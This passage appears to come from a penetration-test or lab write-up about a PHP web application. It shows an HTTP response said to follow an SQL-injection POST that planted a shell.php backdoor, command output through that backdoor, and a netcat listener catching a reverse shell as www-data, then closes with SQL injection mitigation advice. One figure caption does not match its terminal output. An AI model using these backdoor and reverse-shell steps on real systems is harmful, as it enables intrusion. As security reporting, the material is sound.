
```
HTTP/1.1 302 Found
Date: Thu, 30 Mar 2023 07:12:02 GMT
Server: Apache/2.4.48 (Debian)
X-Powered-By: PHP/7.4.23
Set-Cookie: user=2591c98b70119fe624898b1e424b5e91
Location: /account.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Figure 8: A POST request sent to the application, containing a malicious payload which creates a new file in the web directory containing a backdoor.



```
test uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 9: The backdoor shell.php file being used to execute the *id* command



```
┌──(kali㉿kali)-[[redacted]]
└─$ sudo nc -lvnp 9001
[sudo] password for kali:
listening on [any] 9001 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 47464
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$ whoami
whoami
www-data
www-data@validation:/var/www/html$ 
```

Figure 10: The user is presented with an error message thrown by account.php.

4.3 Recommendation

To mitigate the risk of SQL injection vulnerabilities, it is advised to use prepared statements and parameterized queries, which separate SQL statements from any parameters, preventing malicious SQL code from being inserted by an attacker. Additionally, using stored procedures, escaping all user-supplied input with a function from your language's standard library or a high-quality library, implementing proper error handling to avoid revealing database-related errors, and applying the principle of least privilege, by granting minimum levels of access or permissions necessary, are also essential measures to fortify your application against SQL injection attacks.

Appendix